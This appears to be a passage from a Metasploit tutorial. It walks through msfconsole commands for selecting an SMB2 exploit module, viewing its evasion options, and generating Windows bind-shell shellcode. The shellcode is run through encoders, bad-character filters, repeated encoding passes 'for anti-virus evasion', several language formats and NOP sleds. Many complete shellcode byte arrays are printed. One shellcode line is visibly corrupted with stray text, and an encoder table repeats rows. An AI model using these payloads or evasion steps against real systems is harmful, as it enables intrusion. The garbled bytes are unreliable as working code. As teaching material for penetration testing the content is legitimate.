x86/unicode_upper		manual	Alpha2 Alphanumeric Unicode_
↳ Uppercase Encoder			

nops

Lastly, issuing the `show nops` command will display the NOP Generators that Metasploit has to offer.

```
msf > show nops
NOP Generators
=====
```

Name	Disclosure Date	Rank	Description
----	-----	----	-----
armle/simple		normal	Simple
mipsbe/better		normal	Better
php/generic		normal	PHP Nop Generator
ppc/simple		normal	Simple
sparc/random		normal	SPARC NOP Generator
tty/generic		normal	TTY Nop Generator
x64/simple		normal	Simple
x86/opty2		normal	Opty2
x86/single_byte		normal	Single Byte

use

When you have decided on a particular module to make use of, issue the use command to select it. The use command changes your context to a specific module, exposing type-specific commands. Notice in the output below that any global variables that were previously set are already configured.

```
msf > use dos/windows/smb/ms09_001_write
msf auxiliary(ms09_001_write) > show options

Module options:
```

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port

```
msf auxiliary(ms09_001_write) >
```

4.1.3 Exploits

show Exploits

Selecting an exploit in Metasploit adds the ‘exploit’ and ‘check’ commands to msfconsole.

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > help
...snip...
Exploit Commands
=====
```

Command	Description
-----	-----
check	Check to see if a target is vulnerable
exploit	Launch an exploit attempt
pry	Open a Pry session on the current module
rcheck	Reloads the module and checks if the target is vulnerable
reload	Just reloads the module
rerun	Alias for rexploit

(continues on next page)

(continued from previous page)

```

    rexploit      Reloads the module and launches an exploit attempt
    run           Alias for exploit

msf exploit(ms09_050_smb2_negotiate_func_index) >

```

show

Using an exploit also adds more options to the ‘show’ command.

MSF Exploit Targets

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show targets
```

Exploit targets:

Id	Name
0	Windows Vista SP1/SP2 and Server 2008 (x86)

MSF Exploit Payloads

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show payloads
```

Compatible Payloads

=====

Name	Disclosure Date	Rank	Description
generic/custom		normal	Custom Payload
generic/debug_trap		normal	Generic x86 Debug Trap
generic/shell_bind_tcp		normal	Generic Command Shell, ␣
↪ Bind TCP Inline			
generic/shell_reverse_tcp		normal	Generic Command Shell, ␣
↪ Reverse TCP Inline			
generic/tight_loop		normal	Generic x86 Tight Loop
windows/adduser		normal	Windows Execute net user, ␣
↪ /ADD			
...snip...			

MSF Exploit Options

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options
```

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	The target port (TCP)

(continues on next page)

(continued from previous page)

```

WAIT 180          yes      The number of seconds to wait for the attack to
↪complete.

Exploit target:

Id  Name
--  ---
0   Windows Vista SP1/SP2 and Server 2008 (x86)

```

Advanced

```

msf exploit(ms09_050_smb2_negotiate_func_index) > show advanced

Module advanced options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

Name                Current Setting  Required  Description
----                -
CHOST                no              The local client address
CPORT                no              The local client port
ConnectTimeout       10             yes       Maximum number of seconds to
↪establish a TCP connection
ContextInformationFile no              The information file that
↪contains context information
DisablePayloadHandler false           no        Disable the handler code for
↪the selected payload
EnableContextEncoding false           no        Use transient context when
↪encoding payloads
...snip...

```

Evasion

```

msf exploit(ms09_050_smb2_negotiate_func_index) > show evasion

Module evasion options:

Name                Current Setting  Required  Description
----                -
SMB::obscure_trans_pipe_level 0              yes       Obscure PIPE string in
↪TransNamedPipe (level 0-3)
SMB::pad_data_level 0              yes       Place extra padding
↪between headers and data (level 0-3)
SMB::pad_file_level 0              yes       Obscure path names used
↪in open/create (level 0-3)
SMB::pipe_evasion  false         yes       Enable segmented read/
↪writes for SMB Pipes
SMB::pipe_read_max_size 1024           yes       Maximum buffer size for
↪pipe reads
SMB::pipe_read_min_size 1              yes       Minimum buffer size for
↪pipe reads
SMB::pipe_write_max_size 1024           yes       Maximum buffer size for
↪pipe writes
SMB::pipe_write_min_size 1              yes       Minimum buffer size for
↪pipe writes

```

(continues on next page)

(continued from previous page)

TCP::max_send_size	0	no	Maxiumum tcp segment size.
↪ (0 = disable)			
TCP::send_delay	0	no	Delays inserted before_
↪ every send. (0 = disable)			

4.1.4 payloads

Payloads types

We briefly covered the three main payload types: singles, stagers and stages. Metasploit contains many different types of payloads, each serving a unique role within the framework. Let's take a brief look at the various types of payloads available and get an idea of when each type should be used.

Inline (Non Staged)

A single payload containing the exploit and full shell code for the selected task. Inline payloads are by design more stable than their counterparts because they contain everything all in one. However some exploits wont support the resulting size of these payloads.

Stager

Stager payloads work in conjunction with stage payloads in order to perform a specific task. A stager establishes a communication channel between the attacker and the victim and reads in a stage payload to execute on the remote host.

Meterpreter

Meterpreter, the short form of Meta-Interpreter is an advanced, multi-faceted payload that operates via dll injection. The Meterpreter resides completely in the memory of the remote host and leaves no traces on the hard drive, making it very difficult to detect with conventional forensic techniques. Scripts and plugins can be loaded and unloaded dynamically as required and Meterpreter development is very strong and constantly evolving.

PassiveX

PassiveX is a payload that can help in circumventing restrictive outbound firewalls. It does this by using an ActiveX control to create a hidden instance of Internet Explorer. Using the new ActiveX control, it communicates with the attacker via HTTP requests and responses.

NoNX

The NX (No eXecute) bit is a feature built into some CPUs to prevent code from executing in certain areas of memory. In Windows, NX is implemented as Data Execution Prevention (DEP). The Metasploit NoNX payloads are designed to circumvent DEP.

Ord

Ordinal payloads are Windows stager based payloads that have distinct advantages and disadvantages. The advantages being it works on every flavor and language of Windows dating back to Windows 9x without the explicit definition of a return address. They are also extremely tiny. However two very specific disadvantages make them not the default choice. The first being that it relies on the fact that ws2_32.dll is loaded in the process being exploited before exploitation. The second being that it's a bit less stable than the other stagers.

IPv6

The Metasploit IPv6 payloads, as the name indicates, are built to function over IPv6 networks.

Reflective DLL injection

Reflective DLL Injection is a technique whereby a stage payload is injected into a compromised host process running in memory, never touching the host hard drive. The VNC and Meterpreter payloads both make use of reflective DLL injection. You can read more about this from Stephen Fewer, the creator of the reflective DLL injection method. <http://blog.harmonysecurity.com/2008/10/new-paper-reflective-dll-injection.html>

Generating Payloads in Metasploit

General generation

During exploit development, you will most certainly need to generate shellcode to use in your exploit. In Metasploit, payloads can be generated from within the msfconsole. When you 'use' a certain payload, Metasploit adds the 'generate', 'pry' and 'reload' commands. Generate will be the primary focus of this section in learning how to use Metasploit.

```
msf > use payload/windows/shell_bind_tcp
msf payload(shell_bind_tcp) > help
...snip...

  Command      Description
  -----
  generate      Generates a payload
  pry           Open a Pry session on the current module
  reload        Reload the current module from disk
```

Let's start by looking at the various options for the 'generate' command by running it with the '-h' switch.

```
msf payload(shell_bind_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:

  -E           Force encoding.
  -b <opt>     The list of characters to avoid: '\x00\xff'
  -e <opt>     The name of the encoder module to use.
  -f <opt>     The output file name (otherwise stdout)
  -h           Help banner.
```

(continues on next page)

(continued from previous page)

```

-i <opt> the number of encoding iterations.
-k      Keep the template executable functional
-o <opt> A comma separated list of options in VAR=VAL format.
-p <opt> The Platform for output.
-s <opt> NOP sled length.
-t <opt> The output format: raw, ruby, rb, perl, pl, c, js_be, js_le, java, dll, exe, exe-
→small, elf, macho, vba, vbs, loop-vbs, asp, war
-x <opt> The executable template to use

```

To generate shellcode without any options, simply execute the ‘generate’ command.

```

msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\x01\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" +
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" +
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x31" +
"\xdb\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68" +
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff" +
"\xd5\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7" +
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3" +
"\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44" +
"\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56" +
"\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86" +
"\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60" +
"\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5" +
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f" +
"\x6a\x00\x53\xff\xd5"

```

Of course the odds of generating shellcode like this without any sort of ‘tweaking’ are rather low. More often than not, bad characters and specific types of encoders will be used depending on the targeted machine.

The sample code above contains an almost universal bad character, the null byte (x00). Granted some exploits allow us to use it but not many. Let’s generate the same shellcode only this time we will instruct Metasploit to remove this unwanted byte.

To accomplish this, we issue the ‘generate’ command followed by the ‘-b’ switch with accompanying bytes we wish to be disallowed during the generation process.

```

msf payload(shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai

```

(continues on next page)

(continued from previous page)

```
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xdb\xde\xba\x99\x7c\x1b\x5f\xd9\x74\x24\xf4\x5e\x2b\xc9" +
"\xb1\x56\x83\xee\xfc\x31\x56\x14\x03\x56\x8d\x9e\xee\xa3" +
"\x45\xd7\x11\x5c\x95\x88\x98\xb9\xa4\x9a\xff\xca\x94\x2a" +
"\x8b\x9f\x14\xc0\xd9\x0b\xaf\xa4\xf5\x3c\x18\x02\x20\x72" +
"\x99\xa2\xec\xd8\x59\xa4\x90\x22\x8d\x06\xa8\xec\xc0\x47" +
"\xed\x11\x2a\x15\xa6\x5e\x98\x8a\xc3\x23\x20\xaa\x03\x28" +
"\x18\xd4\x26\
...snip...
```

Looking at this shellcode it's easy to see, compared to the previously generated bind shell, the null bytes have been successfully removed. Thus giving us a null byte free payload. We also see other significant differences as well, due to the change we enforced during generation.

One difference is the shellcode's total byte size. In our previous iteration the size was 341 bytes, this new shellcode is 27 bytes larger.

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
...snip...

msf payload(shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
...snip...
```

During generation, the null bytes' original intent, or usefulness in the code, needed to be replaced (or encoded) in order to insure, once in memory, our bind shell remains functional.

Another significant change is the added use of an encoder. By default Metasploit will select the best encoder to accomplish the task at hand. The encoder is responsible for removing unwanted characters (amongst other things) entered when using the '-b' switch. We'll discuss encoders in greater detail later on.

When specifying bad characters the framework will use the best encoder for the job. The 'x86/shikata_ga_nai' encoder was used when only the null byte was restricted during the code's generation. If we add a few more bad characters a different encoder may be used to accomplish the same task. Lets add several more bytes to the list and see what happens.

```
msf payload(shell_bind_tcp) > generate -b
→ '\x00\x44\x67\x66\xfa\x01\xe0\x44\x67\xa1\xa2\xa3\x75\x4b'
# windows/shell_bind_tcp - 366 bytes
# http://www.metasploit.com
# Encoder: x86/fnstenv_mov
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\x6a\x56\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xbf" +
"\x5c\xbf\xe8\x83\xeb\xfc\
...snip...
```

We see a different encoder was used in order to successfully remove our unwanted bytes. Shikata_ga_nai was probably incapable of encoding our payload using our restricted byte list. Fnstenv_mov on the other hand was able to accomplish

this.

Payload Generation Failed

Having the ability to generate shellcode without the use of certain characters is one of the great features offered by this framework. That doesn't mean it's limitless.

If too many restricted bytes are given no encoder may be up for the task. At which point Metasploit will display the following message.

```
msf payload(shell_bind_tcp) > generate -b
↳ '\x00\x44\x67\x66\xfa\x01\xe0\x44\x67\xa1\xa2\xa3\x75\x4b\xff\x0a\x0b\x01\xcc\x6e\x1e\x2e\x26'
↳ '
```

[-] Payload generation failed: No encoders encoded the buffer successfully.

It's like removing too many letters from the alphabet and asking someone to write a full sentence. Sometimes it just can't be done.

Using an Encoder During Payload Generation

As mentioned previously the framework will choose the best encoder possible when generating our payload. However there are times when one needs to use a specific type, regardless of what Metasploit thinks. Imagine an exploit that will only successfully execute provided it only contains non-alphanumeric characters. The 'shikata_ga_nai' encoder would not be appropriate in this case as it uses pretty much every character available to encode.

Looking at the encoder list, we see the 'x86/nonalpha' encoder is present.

```
msf payload(shell_bind_tcp) > show encoders
```

Name	Disclosure	Date	Rank	Description
...	snip...	x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
		x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
		x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
		x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
		x86/countdown	normal	Single-byte XOR Countdown Encoder
		x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
		x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
		x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
		x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
		x86/countdown	normal	Single-byte XOR Countdown Encoder
		x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
		x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
		x86/nonalpha	low	Non-Alpha Encoder
		x86/nonupper	low	Non-Upper Encoder
		x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
		x86/single_static_bit	manual	Single Static Bit
		x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
		x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

Let's redo our bind shell payload but this time we'll tell the framework to use the 'nonalpha' encoder. We do this by using the '-e' switch followed by the encoder's name as displayed in the above list.

```
msf payload(shell_bind_tcp) > generate -e x86/nonalpha
# windows/shell_bind_tcp - 489 bytes
# http://www.metasploit.com
# Encoder: x86/nonalpha
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
```

(continues on next page)

(continued from previous page)

```
buf =
"\x66\xb9\xff\xff\xeb\x19\x5e\x8b\xfe\x83\xc7\x70\x8b\xd7" +
"\x3b\xf2\x7d\x0b\xb0\x7b\xf2\xae\xff\xcf\xac\x28\x07\xeb" +
"\xf1\xeb\x75\xe8\xe2\xff\xff\xff\x17\x29\x29\x29\x09\x31" +
"\x1a\x29\x24\x29\x39\x03\x07\x31\x2b\x33\x23\x32\x06\x06" +
"\x23\x23\x15\x30\x23\x37\x1a\x22\x21\x2a\x23\x21\x13\x13" +
"\x04\x08\x27\x13\x2f\x04\x27\x2b\x13\x10\x2b\x2b\x2b\x2b" +
"\x2b\x2b\x13\x28\x13\x11\x25\x24\x13\x14\x28\x24\x13\x28" +
"\x28\x24\x13\x07\x24\x13\x06\x0d\x2e\x1a\x13\x18\x0e\x17" +
"\x24\x24\x24\x11\x22\x25\x15\x37\x37\x37\x27\x2b\x25\x25" +
"\x25\x35\x25\x2d\x25\x25\x28\x25\x13\x02\x2d\x25\x35\x13" +
"\x25\x13\x06\x34\x09\x0c\x11\x28\xfc\xe8\x89\x00\x00\x00" +
...snip...
```

If everything went according to plan, our payload will not contain any alphanumeric characters. But we must be careful when using a different encoder other than the default. As it tends to give us a larger payload. For instance, this one is much larger than our previous examples.

Our next option on the list is the ‘-f’ switch. This gives us the ability to save our generated payload to a file instead of displaying it on the screen. As always it follows the ‘generate’ command with file path.

```
msf payload(shell_bind_tcp) > generate -b '\x00' -e x86/shikata_ga_nai -f /root/
↪msfu/filename.txt
[*] Writing 1803 bytes to /root/msfu/filename.txt...
msf payload(shell_bind_tcp) > cat ~/msfu/filename.txt
[*] exec: cat ~/msfu/filename.txt

# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xdb\xcb\x8b\x4f\xd9\x99\x0f\xd9\x74\x24\xf4\x5a\x2b\xc9" +
"\xb1\x56\x31\x42\x18\x83\xc2\x04\x03\x42\x5b\x3b\x6c\xf3" +
"\x8b\x32\x8f\x0c\x4b\x25\x19\xe9\x7a\x77\x7d\x79\x2e\x47" +
"\xf5\x2f\xc2\x2c\x5b\xc4\x51\x40\x74\xeb\xd2\xef\xa2\xc2" +
"\xe3\xc1\x6a\x88\x27\x43\x17\xd3\x7b\xa3\x26\x1c\x8e\xa2" +
"\x6f\x41\x60\xf6\x38\x0d\xd2\xe7\x4d\x53\xee\x06\x82\xdf" +
"\x4e\x71\xa7\x20\x3a\xcb\xa6\x70\x92\x40\xe0\x68\x99\x0f" +
"\xd1\x89\x4e\x4c\x2d\xc3\xfb\xa7\xc5\xd2\x2d\xf6\x26\xe5" +
...snip...
```

By using the ‘cat’ command the same way we would from the command shell, we can see our payload was successfully saved to our file. As we can see it is also possible to use more than one option when generating our shellcode.

Generating Payloads with Multiple Passes

Next on our list of options is the iteration switch ‘-i’. In a nutshell, this tells the framework how many encoding passes it must do before producing the final payload. One reason for doing this would be stealth, or anti-virus evasion. Anti-virus evasion is covered in greater detail in another section of MSFU.

So let’s compare our bind shell payload generated using 1 iteration versus 2 iteration of the same shellcode.

```
msf payload(shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xdb\xd9\xb8\x41\x07\x94\x72\xd9\x74\x24\xf4\x5b\x2b\xc9" +
"\xb1\x56\x31\x43\x18\x03\x43\x18\x83\xeb\xbd\xe5\x61\xe8" +
"\xd5\x63\x89\x6f\x25\x14\x03\x8a\x14\x06\x77\xde\x04\x96" +
"\xf3\xb2\xa4\x5d\x51\x27\x3f\x13\x7e\x48\x88\x9e\x58\x67" +
"\x09\x2f\x65\x2b\xc9\x31\x19\x36\x1d\x92\x20\xf9\x50\xd3" +
"\x65\xe4\x9a\x81\x3e\x62\x08\x36\x4a\x36\x90\x37\x9c\x3c" +
...snip...
```

With two iterations :

```
msf payload(shell_bind_tcp) > generate -b '\x00' -i 2
# windows/shell_bind_tcp - 395 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xbd\xea\x95\xc9\x5b\xda\xcd\xd9\x74\x24\xf4\x5f\x31\xc9" +
"\xb1\x5d\x31\x6f\x12\x83\xc7\x04\x03\x85\x9b\x2b\xae\x80" +
"\x52\x72\x25\x16\x6f\x3d\x73\x9c\x0b\x38\x26\x11\xdd\xf4" +
"\x80\xd2\x1f\xf2\x1d\x96\x8b\xf8\x1f\xb7\x9c\x8f\x65\x96" +
"\xf9\x15\x99\x69\x57\x18\x7b\x09\x1c\xbc\xe6\xb9\xc5\xde" +
"\xc1\x81\xe7\xb8\xdc\x3a\x51\xaa\x34\xc0\x82\x7d\x6e\x45" +
"\xeb\x2b\x27\x08\x79\xfe\x8d\xe3\x2a\xed\x14\xe7\x46\x45" +
...snip...
```

Comparing the two outputs we see the obvious effect the second iteration had on our payload. First of all, the byte size is larger than the first. The more iterations one does the larger our payload will be. Secondly comparing the first few bytes of the highlighted code, we also see they are no longer the same. This is due to the second iteration, or second encoding pass. It encoded our payload once, then took that payload and encoded it again. Lets look at our shellcode and see how much of a difference 5 iterations would make.

```
msf payload(shell_bind_tcp) > generate -b '\x00' -i 5
# windows/shell_bind_tcp - 476 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xb8\xea\x18\x9b\x0b\xda\xc4\xd9\x74\x24\xf4\x5b\x33\xc9" +
"\xb1\x71\x31\x43\x13\x83\xeb\xfc\x03\x43\xe5\xfa\x6e\xd2" +
"\x31\x23\xe4\xc1\x35\x8f\x36\xc3\x0f\x94\x11\x23\x54\x64" +
"\x0b\xf2\xf9\x9f\x4f\x1f\x01\x9c\x1c\xf5\xbf\x7e\xe8\xc5" +
"\x94\xd1\xbf\xbb\x96\x64\xef\xc1\x10\x9e\x38\x45\x1b\x65" +
...snip...
```

The change is significant when comparing to all previous outputs. It's slightly larger and our bytes are no where near similar. Which would, in theory, make this version of our payload less prone to detection.

We've spent lots of time generating shellcode from the start with default values. In the case of a bind shell the default listening port is 4444. Often this must be changed. We can accomplish this by using the '-o' switch followed by the

value we wish to change. Let's take a look at which options we can change for this payload. From the msfconsole we'll issue the 'show options' command.

```
msf payload(shell_bind_tcp) > show options

Module options (payload/windows/shell_bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process           yes       Exit technique: seh, thread, process, none
  LPORT     4444              yes       The listen port
  RHOST     no                no        The target address
```

By default our shell will listen on port '4444' and the exit function is 'process'. We'll change this to port '1234' and 'seh' exit function using the '-o'. The syntax is VARIABLE=VALUE separated by a comma between each option. In this case both the listening port and exit function are changed so the following syntax is used 'LPORT=1234,EXITFUNC=seh'.

```
msf payload(shell_bind_tcp) > generate -o LPORT=1234,EXITFUNC=seh -b '\x00' -e x86/
↳ shikata_ga_nai
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=1234, RHOST=, EXITFUNC=seh,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xdb\xd1\xd9\x74\x24\xf4\xbb\x93\x49\x9d\x3b\x5a\x29\xc9" +
"\xb1\x56\x83\xc2\x04\x31\x5a\x14\x03\x5a\x87\xab\x68\xc7" +
"\x4f\xa2\x93\x38\x8f\xd5\x1a\xdd\xbe\xc7\x79\x95\x92\xd7" +
"\x0a\xfb\x1e\x93\x5f\xe8\x95\xd1\x77\x1f\x1e\x5f\xae\x2e" +
"\x9f\x51\x6e\xfc\x63\xff\x12\xff\xb7\xd3\x2b\x30\xca\x12" +
"\x6b\x2d\x24\x46\x24\x39\x96\x77\x41\x7f\x2a\x79\x85\x0b" +
"\x12\x01\xa0xcc\xe6\xbb\xab\x1c\x56\xb7\xe4\x84 added\x9f" +
...snip...
```

Payload Generation Using a NOP Sled

Finally let's take a look at the NOP sled length and output format options. When generating payloads the default output format given is 'ruby'. Although the ruby language is extremely powerful and popular, not everyone codes in it. We have the capacity to tell the framework to give our payload in different coding formats such as Perl, C and Java for example. Adding a NOP sled at the beginning is also possible when generating our shellcode.

First let's look at a few different output formats and see how the '-t' switch is used. Like all the other options all that needs to be done is type in the switch followed by the format name as displayed in the help menu.

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
...snip...
```

```
msf payload(shell_bind_tcp) > generate -t c
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
...snip...
```

```
msf payload(shell_bind_tcp) > generate -t java
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
byte shell[] = new byte[]
{
    (byte) 0xfc, (byte) 0xe8, (byte) 0x89, (byte) 0x00, (byte) 0x00, (byte) 0x00,
→ (byte) 0x60, (byte) 0x89,
    (byte) 0xe5, (byte) 0x31, (byte) 0xd2, (byte) 0x64, (byte) 0x8b, (byte) 0x52,
→ (byte) 0x30, (byte) 0x8b,
    (byte) 0x52, (byte) 0x0c, (byte) 0x8b, (byte) 0x52, (byte) 0x14, (byte) 0x8b,
→ (byte) 0x72, (byte) 0x28,
    (byte) 0x0f, (byte) 0xb7, (byte) 0x4a, (byte) 0x26, (byte) 0x31, (byte) 0xff,
→ (byte) 0x31, (byte) 0xc0,
    (byte) 0xac, (byte) 0x3c, (byte) 0x61, (byte) 0x7c, (byte) 0x02, (byte) 0x2c,
→ (byte) 0x20, (byte) 0xc1,
...snip...
```

Looking at the output for the different programming languages, we see that each output adheres to their respective language syntax. A hash '#' is used for comments in Ruby but in C it's replaced with the slash and asterisk characters '/*' syntax. Looking at all three outputs, the arrays are properly declared for the language format selected. Making it ready to be copy & pasted into your script.

Adding a NOP (No Operation or Next Operation) sled is accomplished with the '-s' switch followed by the number of NOPs. This will add the sled at the beginning of our payload. Keep in mind the larger the sled the larger the shellcode will be. So adding a 10 NOPs will add 10 bytes to the total size.

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
...snip...
```

```
msf payload(shell_bind_tcp) > generate -s 14
```

(continues on next page)

(continued from previous page)

```
# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# NOP gen: x86/opty2
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xb9\xd5\x15\x9f\x90\x04\xf8\x96\x24\x34\x1c\x98\x14\x4a" +
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
...snip...
```

The first line of the buf of the second payload text shows us our NOP sled at the payload's beginning. Comparing the next 3 lines with the shellcode just above, we see they are exactly the same. Total bytes, as expected, grew by exactly 14 bytes.

Metasploit database

Setup

In Kali, you will need to start up the postgresql server before using the database.

```
root@kali:~# systemctl start postgresql
```

After starting postgresql you need to create and initialize the msf database with msfdb init

```
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
```

Using Workspaces in Metasploit

When we load up msfconsole, and run 'db_status', we can confirm that Metasploit is successfully connected to the database.

```
msf > db_status
[*] postgresql connected to msf
```

Seeing this capability is a meant to keep track of our activities and scans in order. It's imperative we start off on the right foot. Once connected to the database, we can start organizing our different movements by using what are called 'workspaces'. This gives us the ability to save different scans from different locations/networks/subnets for example.

Issuing the 'workspace' command from the msfconsole, will display the currently selected workspaces. The 'default' workspace is selected when connecting to the database, which is represented by the * beside its name.

```
msf > workspace
* default
  msfu
  lab1
```

